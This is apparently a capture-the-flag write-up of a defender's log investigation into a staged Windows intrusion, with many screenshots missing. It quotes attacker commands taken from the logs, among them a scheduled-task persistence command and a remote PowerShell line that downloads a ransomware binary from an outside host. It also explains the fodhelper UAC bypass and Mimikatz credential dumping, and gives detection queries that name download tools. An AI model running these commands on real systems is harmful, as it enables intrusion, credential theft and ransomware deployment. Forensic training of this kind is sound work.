





I have a malicious html application and every html application in windows is executed by mshta.exe





The stage 1 payload attempted to implant a file to another location. What is the full command-line value of this execution?

to find this out lets list all the execution done by the malicious application




The implanted file was eventually used and executed by the stage 1 payload. What is the full command-line value of this execution?





The stage 1 payload established a persistence mechanism. What is the name of the scheduled task created by the malicious script?


Review

**this is the command used to establish persistence C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe, $A, =, New-ScheduledTaskAction, -Execute, 'rundll32.exe', -Argument, 'C:\Users\EVAN~1.HUT\AppData\Local\Temp\review.dat,DllRegisterServer';, $T, =, New-ScheduledTaskTrigger, -Daily, -At, 06:00;, $S, =, New-**

**ScheduledTaskSettingsSet;, $P, =, New-ScheduledTaskPrincipal, $env:username;, $D, =, New-ScheduledTask, -Action, $A, -Trigger, $T, -Principal, $P, -Settings, $S;, Register-ScheduledTask, Review, -InputObject, $D, -Force;**




the attacker executes a command which allows **review.dat** to be executed as a dll




this will be our search querey

A UAC bypass is a technique used by threat actors to circumvent Windows User Account Control (UAC) security prompts, allowing a process to elevate its integrity level from medium to high or system privileges without user consent.

**fodhelper.exe** is a legitimate Microsoft Windows executable located in `C:\Windows\System32` that manages "Features on Demand," such as optional language settings and regional keyboard configurations. It is digitally signed by Microsoft and typically runs with **high integrity (elevated) privileges** because its manifest includes an `autoElevate` setting of `true`.


Due to this elevation behavior, the binary is frequently abused by attackers to bypass User Account Control (UAC). This exploit works by manipulating

More

**Palo Alto Networks**
docs-cortex.paloaltonetworks.com › r › Cortex-XDR › Cortex-XDR-Analytics-Alert-Reference-by-Ale...


## Fodhelper.exe UAC bypass

The attacker has discovered that the current access is a local administrator. What is the name of the process used by the attacker to execute a UAC bypass?






Having a high privilege machine access, the attacker attempted to dump the credentials inside the machine. What is the GitHub link used by the attacker to download a tool for credential dumping?

Answer format: *****://*******.***/**********/********/********/********/*.*.**********/******





After successfully dumping the credentials inside the machine, the attacker used the credentials to gain access to another machine. What is the username and hash of the new credential pair? (format: username:hash)







the user Allan. Smith is being compromised through creds dumping which was possible through mimkatze


The execution of the implanted file inside the machine has initiated a potential C2 connection. What is the IP and port used by this connection? (format: IP:port)




we will use this query since the malicious “.dat” file is registered as dll ,




there is only connection made to a specific IP address on this specific date.





After getting the contents of the remote file, the attacker used the new credentials to move laterally. What is the new set of credentials discovered by the attacker? (format: username:password)

I couldn't find much so just decided to manually monitor all the powershell and cmd successful process logs



The logs contain the user and pass




What is the hostname of the attacker's target machine for its lateral movement attempt?

| | |
|---|---|
| t host.mac | 02:e2:f0:8b:29:1b |
| t host.name | WKSTN-1327.quicklogistics.org |

The attacker then dumped the hashes in this second machine. What is the username and hash of the newly dumped credentials? (format: username:hash)

by using the command
**winlog.event_id: 1 AND process.command_line: (*mimikatz* OR *DumpCreds* OR *privilege\:\:debug* OR *sekurlsa\:\:*)**

which relates to mimikatze activities



## `sekurlsa` — Mimikatz's Most Wanted Module

`sekurlsa` stands for **Security Authority Subsystem Service + LSA (Local Security Authority)**.

It's a Mimikatz module that talks directly to **LSASS** — the process Windows uses to handle authentication.

---

## Why LSASS?

LSASS (`lsass.exe`) stores in memory:


- Plaintext passwords (in older/misconfigured systems)
- NTLM hashes
- Kerberos tickets
- PIN / smart card data

Basically Windows keeps credentials in memory so you don't have to re-authenticate every 5 seconds.

After gaining access to the domain controller, the attacker attempted to dump the hashes via a DCSync attack. Aside from the administrator account, what account did the attacker dump?




After dumping the hashes, the attacker attempted to download another remote file to execute ransomware. What is the link used by the attacker to download the ransomware binary?


winlog.event_id: 1 AND
process.parent.name: (powershell.exe OR cmd.exe) AND
process.command_line: (*http* OR *https* OR *wget* OR *curl* OR *Invoke-WebRequest* OR *IWR*
OR *DownloadFile* OR *DownloadString* OR *WebClient* OR *Net.WebClient* OR *Start-BitsTransfer*
OR *certutil* OR *bitsadmin*)
nvoke-Command -ComputerName WKSTN-0051.quicklogistics.org -Scrip
tBlock {iwr http://ff.sillytechninja.io/ransomboogey.exe -outfil
e C:\Users\evan.hutchinson\ransomboogey.exe;}
process.command_line
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c
"Invoke-Command -ComputerName WKSTN-0051.quicklogistics.org -Scr
iptBlock {iwr http://ff.sillytechninja.io/ransomboogey.exe -outf
ile C:\Users\evan.hutchinson\ransomboogey.exe;}"

----------END----------
-